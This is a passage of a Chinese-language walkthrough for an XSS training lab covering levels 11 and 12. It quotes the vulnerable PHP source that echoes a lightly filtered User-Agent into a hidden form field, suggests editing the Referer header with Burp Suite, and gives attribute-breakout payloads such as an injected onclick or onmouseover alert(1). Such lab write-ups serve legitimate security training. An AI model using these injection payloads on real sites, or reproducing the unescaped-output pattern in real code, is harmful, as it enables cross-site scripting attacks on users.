
发现t_ref的value值是第十关的 地址
" type="button" οnclick="alert(1)

也可以使用bp抓取数据包修改Referer字段的值
第十二关
代码审计
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_USER_AGENT'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ua"  value="'.$str33.'" type="hidden">

" type="button" οnmοuseοver="alert(1)"
